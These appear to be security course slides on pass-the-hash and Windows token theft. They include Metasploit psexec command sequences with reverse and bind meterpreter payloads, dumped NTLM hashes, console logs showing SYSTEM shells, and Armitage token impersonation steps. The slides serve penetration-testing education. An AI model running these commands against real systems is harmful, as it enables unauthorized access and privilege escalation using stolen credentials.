
Pass the Hash Theory - Passing the Hash



1. User attempts to access resource (file server)
2. Server sends authentication challenge
3. **Tool supplies username and ~~password~~ stolen hash**
4. ~~Supplied password is transformed into hash (Skipped)~~
5. Username and hash are sent to server
6. Server checks hash value against expected value
7. Access granted to resource

Got Hashes?

- Open the pwdump file and find the Administrator (or any other) hash
- Note the "NO PASSWORD*****" in the LM field
 - ❖ You will need to change the "NO PASSWORD **" to 32 0's later



The screenshot shows a Windows Notepad window titled "127.0.0.1.pwdump - Notepad". The menu bar includes File, Edit, Format, View, and Help. The content of the text file is as follows:

```
Administrator:500:NO PASSWORD*****|:08896D8672A7C34045D1A481BDCB064B:::  
Brian:1008:NO PASSWORD*****|:4808DA418DBCC28B61D0F90D39EE8A7E:::  
fatcat:1000:NO PASSWORD*****|:08896D8672A7C34045D1A481BDCB064B:::  
Guest:501:NO PASSWORD*****|:NO PASSWORD*****:::  
__vmware_user__:1006:NO PASSWORD*****|:B5A1F0392E1FD069DC1B9E52BB219028:::
```

Psexec: A Metasploit Module

ONE OF THE MOST USEFUL MODULES

- Establishes an SMB session to target using admin credentials
- Psexec - originally a Sysinternals remote admin tool
 - ❖ Mark Russinovich
- Same concept used by Metasploit
 - ❖ An "exploit" module although not really exploiting a vulnerability
- How does metasploit psexec work?
 - ❖ Creates a meterpreter session through port 445
 - Uploads an executable to target
 - Creates a service with pseudo-random name
 - Runs the payload with local SYSTEM privileges
 - Automatically removes the executable and service
 - Cleans up after itself

Using Metasploit to Pass the Hash

- ❑ `use exploit/windows/smb/psexec_psh`
- ❑ `set payload windows/meterpreter/reverse_tcp`
- ❑ `set lhost 10.1.0.138` (attacker machine)
- ❑ `set rhost 10.1.0.110` (target machine)
- ❑ `set SMBUser Administrator ← from fgdump`
- ❑ `set SMBPASS 00000000000000000000000000000000:`
B1F01D13CDB6FCF1792153512DCC0084
 - ❖ These are the hashes from fgdump
 - Must submit all characters including colon
 - If there is "NO PASSWORD" listed in the field, use 32 zeros
- ❑ Can use the password, instead of the hash, if you know it!!
- ❑ `set SMBPASS Password!123`
 - ❖ You still get a meterpreter shell

Using Metasploit to Pass the Hash

```
msf exploit(windows/smb/psexec_psh) > exploit
```

```
[*] Started reverse TCP handler on 10.1.0.55:4444
[*] 10.12.1.221:445 - Executing the payload...
[+] 10.12.1.221:445 - Service start timed out, OK if running a command or non-service executable...
[*] Exploit completed, but no session was created.
```

```
msf exploit(windows/smb/psexec_psh) > exploit
```

```
[*] Started reverse TCP handler on 10.1.0.55:4444
[*] 10.12.1.221:445 - Executing the payload...
[*] Sending stage (179779 bytes) to 10.12.1.221
[+] 10.12.1.221:445 - Service start timed out, OK if running a command or non-service executable...
[*] Meterpreter session 1 opened (10.1.0.55:4444 -> 10.12.1.221:1043) at 2018-01-15 16:03:01 -0500
[*] Sending stage (179779 bytes) to 10.12.1.221
```

```
meterpreter > getsystem
```

Using Metasploit to Pass the Hash

- Verify you are on the target
- Awesome! You own the machine using pass the hash versus trying to crack the password!


```
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 1392 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
LISXP44PH1


C:\WINDOWS\system32>
```




Armitage Can Pass the Hash Too



- ☐ If you have the **hash** for an administrator



- ☐ If you know the **password** for an administrator



Hit Launch and It Exploits Target

```
msf > use exploit/windows/smb/psexec
msf exploit(windows/smb/psexec) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(windows/smb/psexec) > set LPORT 22937
LPORT => 22937
msf exploit(windows/smb/psexec) > set SMBDomain WORKGROUP
SMBDomain => WORKGROUP
msf exploit(windows/smb/psexec) > set SMBUser administrator
SMBUser => administrator
msf exploit(windows/smb/psexec) > set RPORT 445
RPORT => 445
msf exploit(windows/smb/psexec) > set DB_ALL_CREDS false
DB_ALL_CREDS => false
msf exploit(windows/smb/psexec) > set SMBPass
00000000000000000000000000000000:eeaad[REDACTED]
SMBPass =>
00000000000000000000000000000000:eeaad[REDACTED]
msf exploit(windows/smb/psexec) > set RHOST 10.X.X.X
RHOST => 10.X.X.X
msf exploit(windows/smb/psexec) > exploit -j
```

Armitage May Throw An Error

```
msf > use exploit/
[-] Failed to load module: exploit/
msf > set SMBDomain WORKGROUP
SMBDomain => WORKGROUP
msf > set SMBUser administrator
SMBUser => administrator
msf > set LPORT 15452
LPORT => 15452
msf > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf > set RPORT 445
RPORT => 445
msf > set DB_ALL_CREDS false
DB_ALL_CREDS => false
msf > set SMBPass 00000000000000000000000000000000
SMBPass => 00000000000000000000000000000000:
msf > set RHOST 10.
RHOST => 10.
msf > exploit -j
[-] Unknown command: exploit.
msf > use exploit/windows/smb/psexec
msf exploit(windows/smb/psexec) > exploit
[*] 10.12.1.232:445 - Connecting to the server..
```

Armitage stops here

You type the
green boxes

Be Patient

```
msf exploit(windows/smb/psexec) > exploit -j
[*] Exploit running as background job 3.
[*] Started bind handler
[*] 10.x.x.x:445 - Connecting to the server...
[*] 10.x.x.x:445 - Authenticating to
    10.x.x.x:445|WORKGROUP as user 'administrator'...
[*] 10.x.x.x:445 - Selecting PowerShell target
[*] 10.x.x.x:445 - Executing the payload...
[+] 10.x.x.x:445 - Service start timed out, OK if running
    a command or non-service executable...
[*] Sending stage (179779 bytes) to 10.x.x.x
[*] Meterpreter session 1 opened (10.1.0.55:37381 ->
    10.x.x.x:22937) at 2018-01-15 15:50:52 -0500
```



Windows Access Tokens


- ❑ Integral to Microsoft's authentication, access control, and single sign-on model
- ❑ Tokens created and managed by LSASS
 - ❖ Kernel data structures
 - Windows API calls are used to enumerate and impersonate tokens
- ❑ Processes have a primary token that dictate their privileges
 - ❖ Threads use this primary token but can impersonate a different security context through impersonation tokens
- ❑ Not a flaw in Windows
 - ❖ This is just how Windows is designed and implements tokens
 - ❖ In a compromised system, these tokens may be used to escalate privileges
 - ❖ Tokens persist until a reboot

Four Access Token Security Levels

- Identity
- Anonymous
- Impersonation
 - ❖ Result from non-interactive logons (FTP server)
- Delegation 
 - ❖ Result from interactive logons (console or remote login using terminal services)
- An attacker may steal these tokens to assume the rights of that user to access other machines or resources on the local machine

Privilege Escalation

- Delegate and Impersonation tokens may allow privilege escalation
- Example scenario:
 - ❖ Attack computer
 - You are currently SYSTEM on computer
 - Try to access a file (**Bank-Accounts.txt**) - access denied
 - File is locked down to WOPR
 - ❖ Steal WOPR's delegate token
 - Can now access locked file because the attacker is impersonating WOPR




Bank-Accounts.txt locked down to WOPR only

Privilege Escalation

- ❑ If you can run commands in a shell on the target, you can use the following to create Delegation tokens
- ❑ `runas /noprofile /user:barry cmd.exe`
- ❑ This opens a command shell on the target with barry as the owner
- ❑ It also creates a Delegation token to be stolen
- ❑ Fun fact: if the target closes the newly-opened cmd window, the token downgrades to Impersonation

Armitage Stealing Tokens - List Tokens




- "Steal Token" will display any available tokens as shown below
- Click on one of the tokens (WOPR) and click "Steal Token"
 - ❖ Button really should be "Impersonate"

Token Type	Name
delegation	[REDACTED]\Administrator
delegation	[REDACTED]\Wopr

Steal Token Revert to Self Get UID Refresh

Armitage Stealing Tokens - Using Tokens

- We are now successfully impersonating the user WOPR



- Can now access files and folders locked down to WOPR

A screenshot of the Armitage interface showing the 'Tokens 1' tab selected. A table displays tokens:



Token Type	Name
delegation	[REDACTED]\Administrator
delegation	[REDACTED]\Wopr

At the bottom are buttons: 'Steal Token' (with a red arrow pointing to it), 'Revert to Self', 'Get UID', and 'Refresh'.

- When done, Revert to Self or you may not be able to access your own files

Passwords - The Last Word

- "Treat your password like your toothbrush. Don't let anybody else use it, and get a new one every six months."
 - ❖ Clifford Stoll



A 75-cent discrepancy in billing for computer time led Stoll, an astrophysicist working as a systems manager at a California laboratory, on a quest that reads with the tension and excitement of a fictional thriller. Painstakingly he tracked down a hacker who was attempting to access American computer networks, in particular those involved with national security, and actually reached into an estimated 30 of the 450 systems he attacked. Initially Stroll waged a lone battle, his employers begrudging him the time spent on his search and several government agencies refused to cooperate. But his diligence paid off and in due course it was learned that the hacker, 25-year-old Markus Hess of Hanover, Germany, was involved with a spy ring.